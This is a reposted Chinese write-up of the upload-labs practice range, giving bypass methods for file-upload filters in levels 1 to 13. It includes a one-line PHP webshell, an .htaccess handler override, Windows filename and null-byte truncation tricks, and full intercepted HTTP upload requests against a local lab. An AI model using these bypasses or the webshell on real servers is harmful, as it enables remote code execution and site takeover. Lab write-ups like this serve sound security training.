自己写一个php上传靶场,GitHub - 7257018/upload-labs-writeup: upload-labs 上传漏洞靶场的解题方法...

转载

weixin_39623411 于 2021-03-18 04:19:36 发布 68 收藏
文章标签： 自己写一个php上传靶场

0x00：前言

本篇文章主要记录绕过一个基于php语言的上传漏洞的靶场项目upload-labs (最新commit17ec936) 的19个上传关卡的方法。

文章适合有一定上传绕过知识基础的读者阅读，绕过原理请参考其它文章和项目源码，限于篇幅文章中不展开解释。

0x01：测试配置

可直接下载作者的配置好的PHPStudy靶场运行环境，节省时间。

浏览器

Firefox

插件

NoScript

插件

HackBar

抓包工具


Burpsuite Pro

Webshell代码

0x02：绕过方法


Pass-01

前端禁用JS，直接上传Webshell



Pass-02

截断上传数据包，修改Content-Type为image/gif，然后放行数据包



Pass-03

重写文件解析规则绕过。上传先上传一个名为.htaccess文件，内容如下：

SetHandler application/x-httpd-php

然后再上传一个03.jpg

执行上传的03.jpg脚本

Pass-04


利用PHP 和 Windows环境的叠加特性，以下符号在正则匹配时的相等性：

双引号" = 点号.

大于符号> = 问号?

小于符号< = 星号*

先上传一个名为4.php:.jpg的文件，上传成功后会生成4.php的空文件，大小为0KB.




然后将文件名改为4.>>或4.>>

Pass-05

文件名后缀大小写混合绕过。05.php改成05.phP然后上传


Pass-06

利用Windows系统的文件名特性。文件名最后增加点和空格，写成06.php.，上传后保存在Windows系统上的文件名最后的一个.会被去掉，实际上保存的文件名就是06.php



Pass-07

原理同Pass-06，文件名后加点，改成07.php.



Pass-08

Windows文件流特性绕过，文件名改成08.php::$DATA，上传成功后保存的文件名其实是08.php

Request

Raw Params Headers Hex

```
POST /upload-labs/Pass-08/index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:49.0)
Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/upload-labs/Pass-08/index.php
Cookie: pass=08
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=---------------------------304291438014906
Content-Length: 353

-----------------------------304291438014906
Content-Disposition: form-data; name="upload_file"; filename="08.php::$DATA"
Content-Type: application/octet-stream

<?php assert($_POST["LandGrey"])?>
-----------------------------304291438014906
Content-Disposition: form-data; name="submit"
```

Response

Raw Headers Hex HTML Render

```
href="/upload-labs/Pass-19/index.php">Pass-19</a></li>
      </ul>
</div>
<div id="upload_panel">
   <ol>
      <li>
         <h3>任务</h3>
         <p>上传一个<code>webshell</code>到服务器。</p>
      </li>
      <li>
         <h3>上传区</h3>
         <form enctype="multipart/form-data" method="post"
onsubmit="return checkFile()">
            <p>请选择要上传的图片：<p>
            <input class="input_file" type="file" name="upload_file"/
            <input class="button" type="submit" name="submit"
value="上传"/>
         </form>
         <div id="msg">
                  </div>
         <div id="img">
            <img src="../upload//08.php::$DATA" width="250px" />
```

Pass-09

原理同Pass-06，上传文件名后加上点+空格+点，改为09.php. .

Request

Raw Params Headers Hex

```
POST /upload-labs/Pass-09/index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:49.0)
Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/upload-labs/Pass-09/index.php
Cookie: pass=09
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=---------------------------25679377910498
Content-Length: 346

-----------------------------25679377910498
Content-Disposition: form-data; name="upload_file"; filename="09.php. ."
Content-Type: application/octet-stream

<?php assert($_POST["LandGrey"])?>
-----------------------------25679377910498
Content-Disposition: form-data; name="submit"
```

Response


Raw Headers Hex HTML Render

```
         <h3>任务</h3>
         <p>上传一个<code>webshell</code>到服务器。<
      </li>
      <li>
         <h3>上传区</h3>
         <form enctype="multipart/form-data" method="p
onsubmit="return checkFile()">
            <p>请选择要上传的图片：<p>
            <input class="input_file" type="file" name="uplc
            <input class="button" type="submit" name="su
value="上传"/>
         </form>
         <div id="msg">
                  </div>
         <div id="img">
            <img src="../upload//09.php. " width="250px" /
</div>
      </li>
      </ol>
</div>

</div>
```


Pass-10

双写文件名绕过，文件名改成10.pphphp



Pass-11


上传路径名%00截断绕过。上传的文件名写成11.jpg, save_path改成../upload/11.php%00，最后保存下来的文件就是11.php



Pass-12


php.ini设置 magic_quotes_gpc = Off

原理同Pass-11，上传路径0x00绕过。利用Burpsuite的Hex功能将save_path改成../upload/12.php【二进制00】形式





Pass-13

绕过文件头检查，添加GIF图片的文件头GIF89a，绕过GIF图片检查。



